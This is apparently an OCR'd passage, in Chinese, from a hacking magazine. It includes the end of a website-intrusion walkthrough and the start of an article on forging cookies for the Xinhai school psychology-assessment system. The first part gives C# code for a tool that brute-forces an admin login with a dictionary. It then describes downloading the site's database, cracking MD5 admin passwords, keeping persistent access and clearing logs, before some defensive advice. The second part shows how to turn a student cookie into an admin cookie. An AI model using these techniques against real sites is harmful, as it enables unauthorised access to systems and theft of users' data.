c．图2所示的读取路径要指到字典文件，字典的产生原则尽量把前期收集的信息涵盖，如网站上的电话，管理员姓名之类的，配置好界面再选择物理路径。

d．密码破解“间隔时间”单位是毫秒，设置1000就可以，看目标网站的网速及机制来设置。设置过小会出错，网站日志会有大量超时连接，也容易被网站管理员察觉。

e．成功后会在配置的“写入路径”对应路径产生结果文件，如密码破解成功，会在成功的用户名密码上写上“yes”标识代表成功。没成功的用“no”标识失败。

f．破解时间及成功率视字典构成决定，字典务必要分好层次。

爆破涉及具体代码：

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Configuration;
using System.Threading;
using System.Collections;
namespace WindowsFormsApplication1
{
    public partial class Form1 : Form
    {
    string currentLoginID = "";
        string strName = "";
        string strPwd = "";
        int index = 0;
        string[] _loginIDs;
        ArrayList alRight = new ArrayList();
        public Form1()
        {
            InitializeComponent();
        }
        void Login(string strName,string strPwd)
        {
            HtmlElement name = webBrowser1.Document.
GetElementById("txtUserName");
            name.InnerText = strName;
            HtmlElement pwd = webBrowser1.Document.
GetElementById("txtPWD");
            pwd.InnerText = strPwd;
            object k = webBrowser1.Document.GetElementById
("btnLogin").InvokeMember("click");
        }
        private void button1_Click(object sender, EventArgs e)
        {
            InitData();
            if (!validate())
            {
                MessageBox.Show("请把参数填写完全！");
                return;
            }
            timer1.Interval = Convert.ToInt32(textBox3.Text);
            string txtContent = TxtHandler.ReadFile(textBox1.
Text);
            _loginIDs = txtContent.Split(new string[] { "\r\n" },
StringSplitOptions.RemoveEmptyEntries);
            timer1.Start();
        }
        void InitData()
        {
            currentLoginID = "";
    strName = "";
            strPwd = "";
            index = 0;
        }
        private void webBrowser1_Navigated(object sender, Web
BrowserNavigatedEventArgs e)
        {
            if (e.Url.ToString() != "http://www.xxxxx.com" &&
e.Url.ToString() == "http://www.xxxxx.com")
    {
                alRight.Add(currentLoginID);
                webBrowser1.Url = new Uri("http://www.
xxxxx.com");
            }
        }
        private void timer1_Tick(object sender, EventArgs e)
        {
            try
            {
                currentLoginID = _loginIDs[index].ToString();
                string[] att = _loginIDs[index].Split(' ');
                strName = att[0].ToString();
                strPwd = att[1].ToString();
                Login(strName, strPwd);
                if (index == _loginIDs.Length - 1)
                {
                    timer1.Stop();
                    SaveResult();
                    MessageBox.Show("结束！");
```

```
                }
                index = index + 1;
            }catch(Exception ex)
            {
                timer1.Stop();
                MessageBox.Show(ex.ToString());
            }
        }
        void SaveResult()
        {
            string result = "";
            foreach (string s in _loginIDs)
            {
                if (alRight.Contains(s))
                {
                    result += s + " yes \r\n";
                }
else
                {
                    result += s + " no \r\n";
                }
            }
            TxtHandler.WriteFile(textBox2.Text,result);
        }
    bool validate()
        {
            if (textBox1.Text.Trim() == String.Empty)
            {
                return false;
            }
            if (textBox2.Text.Trim() == String.Empty)
            {
                return false;
            }
            if (textBox3.Text.Trim() == String.Empty)
            {
                return false;
            }
            return true;
        }
    }
```

4．拿到密码后根据网站上的网站管理入口，登录网站后台，进一步分析网站结构，扩大成果。

a．后台泄露数据库路径如图 3 所示。




图 3

b．进行下载数据库，扩大战果，拿到所有用户数据权限，如图 4 所示。




图 4

c．下载数据库后打开分析库结构，找到管理员用户表。涉及的表和加密后的密码如图 5、图 6 所示。

d．分析表数据，密码采用 MD5 加密，在 www.cmd5.com 可以在线拿到真实密码（非正向破解，也是字典对比），如图 7 所示。




图 5




图 6




图 7

e．其他会员的密码分析不再写了，思路同上。

5．通过数据库的方式，无论站点怎么修改密码，你都可以随时拿到管理权限。

6．清除后台日志。

安全问题分析及安全措施建议

站点的安全工作应该是一个从架构开发、实施、部署、运维一系列连贯的系统工程，架构设计开发阶段尤其重要，自上而下来落实安全措施是非常重要的，贯彻始终的网站安全措施也是必须考虑的。在这里不谈和本文无关的关全措施：往往开发者和网站管理员觉得很多文章谈论安全比较空，不知道从哪个角度考虑安全问题。下面本文从入侵者的角度分析如果采用哪些措施，本文的入侵就不能成功，希望可以提高大家编码质量，这也是本文的写作目的，具体如下。

1.站点设计时，后台管理路径不要在前台页面有明显入口，也不要用默认如/admin，/manage，/guanli 等容易猜解路径和默认首页。如这个问题解决，前文描述的入侵的第一步就可能终止，如图 8 所示。




图 8

2．开发后台时，登录管理员的密码机制，必须默认采用强密码验证机制，而且登录必须要加入验证码机制及登录次数，IP 等策略限制，而且要不断升级安全机制，防止管理人员疏忽，入侵者通过脚本爆破密码，甚至简单猜测若密码方式获取权限。以前还遇到一些站没开发完毕就发布甚至后台管理员登录连认

证都没有做，站点就发布了。如这方面措施得当，本次的首次权限就不能得到。

3．开发初期如果考虑到安全策略，进行了相应开发，一定默认开启，否则安全策略可能被空置或废弃。本文被入侵的后台，代码本身有 IP 限制机制，但是明显站点管理员没有启用安全机制，甚至滥用安全机制，如图 9 所示。如果安全机制默认开启，管理员只需要增加他登录的 IP 地址限制，那么，即使他人拥有后台管理员权限密码，入侵也不会成功。这个问题开发人员应该借鉴下防火墙的机制：目前主流的防火墙的默认区域都是关闭阻隔的，也就是初始化元素都是阻塞的，需要手工开启连通。而我们设计程序后台功能的理念往往是功能设计开发出来的，默认的安全机制是不开启的，只有未来的管理员开启后，一些安全策略才生效：造成本来设计之初到考虑的安全措施，统统被一个懒惰的管理员丢弃，后台安全千疮百孔。




图 9

4．后台数据库的备份路径会泄露数据库的物理地址，如数据库为 Access 等类型，而且未采用安全机制的处理办法，一旦站点被入侵，那么可能带来的问题是不解决数据库及开发架构根本问题，站点会一直处在危险状态，单纯靠更改密码，恢复权限，无法解决安全隐患，如图 10 所示。




图 10


5．开发数据库尽量选则一些安全系数高的数据库产品。而且数据库的端口在网关设备上一定要做好安全措施，绝对不要开放到外网。很多网站的数据库端口开放到外网，那么多的数据库弱密码。在这种情况下极为危险。对外提供服务，只开放必须的端口，网站类的，诸如数据库管理，FTP 管理最好通过其他手段，如 VPN，远程等经过安全机制保护的方式实现。中国 IDC 的现状是一些 IDC 机房提供的接入自备服务器服务的都是裸接入：不提供任何安全设备，站长们如果要增加一些自带安全设备到 IDC 机房里是需要付费的。也就是说，IDC 机房提供一根网线，在上端划好带宽流量，无其他安全措施。

目前很多 IDC 机房内部 ARP 攻击横行，和这个有直接联系。

小 结

目前国内的站点普遍从建站开发到部署缺乏安全意识，站点的安全系数不高。这也是经常发生安全事件的根本原因。经常出现某某报道，说境外黑客拿下很多国内站点，和中国的普遍站点安全系数低下，补丁不及时有直接关系。安全与否往往是一种付出与收获的动态平衡，希望中国的站点安全系数越来越高。没有信息安全，就没有完全意义上的国家安全，也没有真正的政治安全、军事安全和经济安全。

前置知识：无
关键词：心海、cookie



心海系统 cookie 伪造

文/图 caojingtian

心海软件是国内著名的心里健康测评系统，已为包括北大清华在内的无数大学，中学，小学所使用。但是，其安全性做得不够，尤其是 cookie 伪造漏洞是其致命伤，使得潜在的攻击者能够顺利进入后台，获取 webshell，进而控制整个系统。对该系统的分析基于对此系统一无所知的状况下进行的黑盒测试。

随便搜索一个心海系统，从网站首页，可以看到有四种身份进行登录，一是学生/教师，二是管理员，三是咨询师，四是学生家长。最普通的显然是学生的角色。首先，注册一个学生账户并进行登录。登录后查看其 cookie 内容为如下所示（其中 name 和 ip 做了 xx 处理），ASPSESSIONIDAASBDBQQ=CKAFHBNADIKAPMPNMIKEDAGF;dpsypsychology20101112Student=name=%xx%xx%xx%xx&number=115672&id=47119;dpsypsychology20101112=UserType=0&URL=http%3A%2F%2Fxxx%2Exxx%2Exxx%2Exxx%2Fremark%2Easp;style=default

稍微整理一下：

对其进行逐一分析，ASPSESSIONIDQQCCCBQS 可以不管它，猜想大概是某种授权标记或 session 之类的。然后是

dpsypsychology20101112Student，它的值为 name=%xx%xx%xx %xx &number=115672&id=47119，name 后面接的是中文名，number 表示学号，id 不知是什么，猜想大概是注册账号的序号。我们要想修改为管理员，将 dpsypsychology 20101112Student 改为 dpsypsychology 20101112Admin，name 值改为 admin，number 和 id 都改为 1，即变为 dpsypsychology20101112Admin=name=admin&number=1&id=1;

项	值
ASPSESSIONIDAASBDBQQ	CKAFHBNADIKAPMPNMIKEDAGF
dpsypsychology20101112Student	name=%xx%xx%xx%xx&number=115672&id=47119
dpsypsychology20101112	UserType=0&URL=http%3A%2F%2Fxxx%2Exxx%2Exxx%2Exxx%2Fremark%2Easp
style	default

第三项 dpsypsychology20101112 有两个变量，一是 UserType，二是 URL，这两个也都好办，既然学生用户 UserType=0，那么可以大胆猜测管理员的 UserType=1，不行就猜 2,3,4，等等，不是有 4 个角色嘛。URL 的作用估计和 http 请求中的 referer 是一样的，应该不用改。第四项 style=default 也没什么可改的。

好了，现在对伪造后的 cookie 组装起来，如下所示：

```
ASPSESSIONIDAASBDBQQ=CKAFHBNADIKAPMPNMIKEDAGF; dpsypsychology20101112Admin=name=admin&number=1&id=1;
dpsypsychology20101112=UserType=1&URL=http://xxx.xxx.xxx.xxx/remark.asp;
style=default
```

现在 cookie 已经准备完毕，下面还需要知道的是管理员的后台管理页面。可以通过工具来猜解管理路径，这种工具很多，我用的是桂林老兵的安全检测工具，首先猜测出存在 admin 目录，然后找出具体的文件，如图 1 所示。

